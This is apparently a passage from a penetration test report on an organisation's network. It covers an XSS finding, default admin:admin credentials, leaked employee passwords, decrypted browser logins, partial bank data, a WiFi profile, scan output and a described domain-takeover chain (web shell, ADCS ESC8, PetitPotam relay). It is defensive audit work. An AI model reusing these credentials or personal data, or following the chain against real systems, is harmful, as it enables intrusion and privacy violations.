
We recommend changing the default accesses.

8.13. intranet.acds.eu search vulnerable to XSS

Probability	Impact	Risk
Note	Note	Note

8.13.1. Analysis

When analyzing the intranet.acds.eu website, it was possible to trigger an XSS via the search input field, as the search text is not properly "escaped".



8.13.2. Recommendation


We recommend to "encode" the response text properly.

8.14. Clickshare Dashboard default access

Probability	Impact	Risk
Note	Note	Note

8.14.1. Analysis

During the network analysis, we came across the Clickshare dashboard (192.168.111.100), which was only protected with the default credentials (admin:admin). This device also allows the upload of customized firmware updates. As the device also acts as an access point, there is the possibility of a denial of service and, under certain circumstances, even a man-in-the-middle attack.



8.14.2. Recommendation

It is recommended to set a strong administrator password.


8.15. Domain share findings:

Probability	Impact	Risk
Note	Note	Note

8.15.1. Analysis

While analyzing the network and reviewing the available or viewable domain shares, we found some information that could be useful for an attacker in further attacks.

System passwords:




Passwörter

Name Mitarbeiter	Login	Passwort
Susanne Winkler	Winkler	Passwort
Gr... ..	B... ..	Passwort
Katharina ...	Z... ..	Passwort
Christina ...	C... ..	Passwort
Al... ..	D... ..	Passwort
Katharina ...	K... ..	Passwort
Sab... ..	H... ..	Passwort
Lina ...	L... ..	Passwort
Tilman ...	P... ..	Passwort




CCA User:




The information about all CCA usernames can be used to launch a brute force attack on the CCA login.

CCA export data:



CCA archive:



CCA data:

Name	Änderungsdatum	Typ	Größe
iv1/urniu	24.06.2017 14:00	Dateiordner	
BAKAWA	27.07.2017 10:01	Dateiordner	
lv2017ummeldung	16.06.2017 13:27	Dateiordner	
Zelohn_	16.05.2017 21:52	Dateiordner	
WS	16.05.2017 21:49	Dateiordner	
west2013x	16.05.2017 21:43	Dateiordner	
west2013	16.05.2017 21:42	Dateiordner	
west2012	16.05.2017 21:40	Dateiordner	
west2011	16.05.2017 21:39	Dateiordner	
west2010	16.05.2017 21:38	Dateiordner	
west2009	16.05.2017 21:37	Dateiordner	
west2008	16.05.2017 21:36	Dateiordner	
west2007	16.05.2017 21:36	Dateiordner	
Vorsteuer DE	16.05.2017 21:36	Dateiordner	
sued2012	16.05.2017 21:32	Dateiordner	
sued2011	16.05.2017 21:32	Dateiordner	
sued2010x	16.05.2017 21:31	Dateiordner	
sued2010	16.05.2017 21:31	Dateiordner	
sued2009	16.05.2017 21:31	Dateiordner	
sued2008	16.05.2017 21:31	Dateiordner	
stmk2013	16.05.2017 21:28	Dateiordner	
stmk2012	16.05.2017 21:25	Dateiordner	
stmk2011	16.05.2017 21:24	Dateiordner	
stmk2010x	16.05.2017 21:23	Dateiordner	


Firefox passwords:

(\\SVxACDx05.ACDS.local\profile\$\h.XXYAJDFASDFg.ACDS.V2\AppData\Roaming\Mozilla\Firefox\Profiles\dho1lfz6.default-1527662276295)

The screenshot shows a file explorer window displaying the directory structure of a Firefox profile. The file 'logins.json' is highlighted. An adjacent terminal window shows the execution of the 'firepwd' tool, which outputs decrypted password data for several entries, including 'portal.brolli.com' and 'shop.agm.at'.

<http://portal.brolli.com>:b'78022.sampleland',b'**password-removed**'
<https://shop.agm.at>:b'sampleland@acds.eu',b'**password-removed**'
<https://accounts.firefox.com>:b'h.sampleland@acds.eu',b'**password-removed**'

Credit card contract numbers:



Bank data:

	Konto-Nr.	BLZ	Name der Bank	IBAN	BIC	Haus		
Ad	709	38001	Raiffeis	AT82	709	RZ	01	Nr.
Sc	709	38001	Raiffeis	AT82	709	RZ	01	Nr.
De	079	20815	Die Ste	AT35	079	S1		Nr.
Er	565	20815	Die Ste	AT24	565	S1		Nr.
Fd	000	48150	Volksb	AT77	000	VH	XX	Nr.
Gi	014	38104	Raiffeis	AT24	014	RZ	04	Nr.
Gr	446	38104	Raiffeis	AT34	446	RZ	04	Nr.
Gr	573	20815	Die Ste	AT02	573	S1		Nr.
Ju	000	46590	Volksb	AT24	000	VA	G	Nr.
M	593	20839	Sparka	AT11	593	SF		Nr.
Mr	001	46590	Volksb	AT94	001	VA	G	Nr.
Ol	581	20815	Die Ste	AT77	581	S1		Nr.
Pc	555	20833	Sparka	AT43	555	SF		Nr.
Sc	599	20815	Die Ste	AT76	599	S1		Nr.
Se	079	38355	Raiffeis	AT78	079	RZ	55	Nr.
Dc	557	20815	Die Ste	AT46	557	S1		Nr.
Sc	188	38240	Raiffeis	AT17	188	RZ	40	Nr.
Ve	735	20815	Die Ste	AT46	735	S1		Nr.
JF								
Br	017	58000	Vibg Le	AT88	017	HY		Nr.
K	570	19530	Spängl	AT70	570	SF		Nr.
Nc	575	55000	Szbg L	AT94	575	SL		Nr.
St	457	35127	Raiffeis	AT79	457	RV	27	Nr.
St	323	35061	Raiffeis	AT90	323	RV	61	Nr.
St	848	36329	Raiffeis	AT77	848	RZ	3	Nr.
Be	741	20815	Die Ste	AT43	741	S1		Nr.
Gr	717	20815	Die Ste	AT12	717	S1		Nr.
Al	000	42740	Volksb	AT50	000	VC	2G	Nr.
M	256	16000	Bank fu	AT73	256	BT		Nr.
JF								
Br	038	20815	Die Ste	AT75	038	S1		Nr.
M	046	20815	Die Ste	AT53	046	S1		Nr.
St	053	20815	Die Ste	AT58	053	S1		Nr.
T	800	38128	Raiffeis	AT63	800	RZ	28	Nr.
Bl	025	39117	Kredit	AT59	025	VS	17	Nr.

Wifi passwords:

```

Datei Bearbeiten Format Ansicht ?
<?xml version="1.0"?>
<WLANProfile xmlns="http://www.microsoft.com/networking/WLAN/profile/v1">
  <name> WLAN</name>
  <SSIDConfig>
    <SSID>
      <hex>4a55464120574c414e</hex>
      <name> WLAN</name>
    </SSID>
    <nonBroadcast>true</nonBroadcast>
  </SSIDConfig>
  <connectionType>ESS</connectionType>
  <connectionMode>auto</connectionMode>
  <autoSwitch>true</autoSwitch>
  <MSM>
    <security>
      <authEncryption>
        <authentication>WPA2PSK</authentication>
        <encryption>AES</encryption>
        <useOneX>>false</useOneX>
      </authEncryption>
      <sharedKey>
        <keyType>passPhrase</keyType>
        <protected>>false</protected>
        <keyMaterial> </keyMaterial>
      </sharedKey>
    </security>
  </MSM>
</WLANProfile>

```

8.15.2. Recommendation

Checking domain shares for outdated data and further protection of personal data.

9. On.site inspection

As part of the ATI implementation, an on-site inspection was also carried out at the "Sampeldorf" site. Here, attention was paid to the possibilities for an attacker who is on site as service personnel.

9.1. WiFi

The WiFi network has been checked for potential vulnerabilities. The guest WiFi "ACDS WLAN GUEST" is open and therefore also unencrypted. Furthermore, the WiFi "Devices" and networks with a hidden SSID were found, each of which is encrypted with a pre-shared key.

```
File Edit View Search Terminal Help
CH 6 ][ Elapsed: 6 mins ][ 2022-08-07 16:29
BSSID          PWR RXQ  Beacons  #Data, #/s  CH  MB  ENC CIPHER  AUTH  ESSID
B6:  :5D:9E -36 32    3869      0  0  6 130  OPN
B6:  :5D:9E -35 33    3883     27  0  6 130  WPA2 CCMP  PSK  Devices
B4:  :5D:9E -35 28    3918      0  0  6 130  WPA2 CCMP  PSK  <length: 0>
B4:  :5F:48 -47 27    3633      0  0  6 130  WPA2 CCMP  PSK  <length: 0>
B6:  :5F:48 -47 34    3706      0  0  6 130  OPN
B6:  :5F:48 -47 32    3713      0  0  6 130  WPA2 CCMP  PSK  Devices
B4:  :7B:71 -55  0    2324      0  0  6 130  WPA2 CCMP  PSK  <length: 0>
B6:  :7B:71 -56  0    2399      0  0  6 130  WPA2 CCMP  PSK  Devices
B6:  :7B:71 -56  0    2361     932  6  6 130  OPN
B6:  :60:B9 -61 33    3689      0  0  6 130  OPN
B6:  :60:B9 -61 30    3714      0  0  6 130  WPA2 CCMP  PSK  Devices
B4:  :60:B9 -61 30    3534      0  0  6 130  WPA2 CCMP  PSK  <length: 0>
B4:  :7B:9E -68  2     689      0  0  6 130  WPA2 CCMP  PSK  <length: 0>
B6:  :7B:9E -68  1     719      0  0  6 130  OPN
B6:  :7B:9E -68 26    3475      0  0  6 130  WPA2 CCMP  PSK  Devices
B4:  :7D:36 -73  0    2557      0  0  6 130  WPA2 CCMP  PSK  <length: 0>
B6:  :7D:36 -73  0    2593      0  0  6 130  WPA2 CCMP  PSK  Devices
B6:  :E3:DD -77 23    3030      0  0  6 130  OPN
B4:  :E3:DD -76 23    2869      0  0  6 130  WPA2 CCMP  PSK  <length: 0>
B6:  :E3:DD -77 32    3747      0  0  6 130  WPA2 CCMP  PSK  Devices
Quitting...
[ga@parrot]~[-]
$
```

An attempt was made to uncover the hidden SSID. However, this requires a connected client, which is then disconnected from the base station using a deauthentication attack. If the client attempts to reconnect, the SSID is leaked.

Unfortunately, a connected client could not be found for any of the identified BSSIDs.

It was checked whether any internal systems could be reached via the guest WiFi. However, the guest WiFi is well separated from the rest of the network and no access to internal systems was possible.

Note: The WiFi password could be viewed from another finding "8.15 Domain share findings:". From this we can deduce that an intercepted password hash could not be cracked (in finite time). However, the fact that a pre-shared key is used to access the internal WiFi and is rarely or never changed poses a different risk; anyone who knows this password (e.g. employees who have left

the company, information leaks) can connect to the internal WiFi and therefore also to the internal network at any time. Here it may be advantageous to switch to personalized access or at least to dedicated accounts.

9.2. VoIP network

To test the VoIP network, a telephone in a meeting room was unplugged and a computer was connected.

An attacker has access to more than just telephones and telephone controllers. A total of 2806 hosts were found in the 192.168.*.* network range that were accessible to the attacker. These included printers, switches, domain controllers, etc.

This means that the vulnerabilities found in Chapter 8 can be exploited by an attacker at the site. Although not all hosts mentioned in Chapter 8 are directly accessible (e.g. the ACTi E32 cameras in the 192.168.87.* range could not be reached), they can still be accessed via pivoting. Possible ways would be to take over the domain controller as a domain admin as described in 8.1, or to take over other domain computers via Firebird as described in 8.5, and then expand further into the network from there.

```
Nmap scan report for ATR-53.local (192.168.1.53)
Host is up (0.059s latency).
Not shown: 988 filtered tcp ports (no-response)
PORT      STATE SERVICE
53/tcp    open  domain
88/tcp    open  kerberos-sec
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
389/tcp   open  ldap
445/tcp   open  microsoft-ds
464/tcp   open  kpasswd5
593/tcp   open  http-rpc-epmap
636/tcp   open  ldapssl
3268/tcp  open  globalcatLDAP
3269/tcp  open  globalcatLDAPssl
3389/tcp  open  ms-wbt-server
Warning: OSScan results may be unreliable because we could not find at
Device type: general purpose
Running: Microsoft Windows 2016
OS CPE: cpe:/o:microsoft:windows_server_2016
OS details: Microsoft Windows Server 2016
Uptime guess: 4.548 days (since Wed Aug 3 02:41:00 2022)
TCP Sequence Prediction: Difficulty=258 (Good luck!)
IP ID Sequence Generation: Incremental
```

The intranet can also be reached via the VoIP network and taken over using the gaps already found.

We recommend limiting the VoIP network as much as possible. Only telephones and the required controllers should be accessible. We also recommend keeping the relevant software up to date and changing passwords to secure passwords.

10. Exploitation Chain

Based on the vulnerabilities found on site and internally, various attack chains could be put together. A possible exploit chain could look like this: An attacker is at an external location in the meeting room and manages to infiltrate the VoIP network. Via this network, he can access the intranet and the domain controller, among other things. The attacker scans these two targets and realizes that he can completely take over a domain computer via a web shell. With the help of this takeover, he exploits the ADCS ESC8 vulnerability and takes over the entire domain as domain administrator.

The attacker's laptop can be used as an NTLM relay attack. The PetitPotam tool can be executed directly as an executable file on the taken-over domain computer for forced authentication of the domain controller with the attacker, without the need for additional credentials.

11. Used Software

Software	Purpose	Link
nmap	Network Scan	https://nmap.org
Burp Suite	Network Proxy	https://portswigger.net
THC Hydra	Password Brute Force	https://sectools.org/tool/hydra/
dirsearch	Web-path search	https://github.com/maurosoria/dirsearch
Nessus	Security scanner	https://www.tenable.com/products/nessus
SQLmap	SQL-Injection Finder	http://sqlmap.org/
Certipy	ADCS Audit Tool	https://github.com/ly4k/Certipy/tree/main
Bloodhound	AD Audit Tool	https://github.com/BloodHoundAD/BloodHound
Impacket	Python Collection	https://github.com/fortra/impacket
Smbscan	SMB-Audit Tool	https://github.com/jeffhacks/smbscan
PrivescCheck	Local Privilege Escalation Tool	https://github.com/itm4n/PrivescCheck
WpScan	WordPress Audit Tool	https://wpscan.com/
EvilWinRm	WinRm Ruby Tool	https://github.com/Hackplayers/evil-winrm
Aircrack-ng	WiFi assessment	https://www.aircrack-ng.org/



BearingPoint®

Advanced Threat Inspection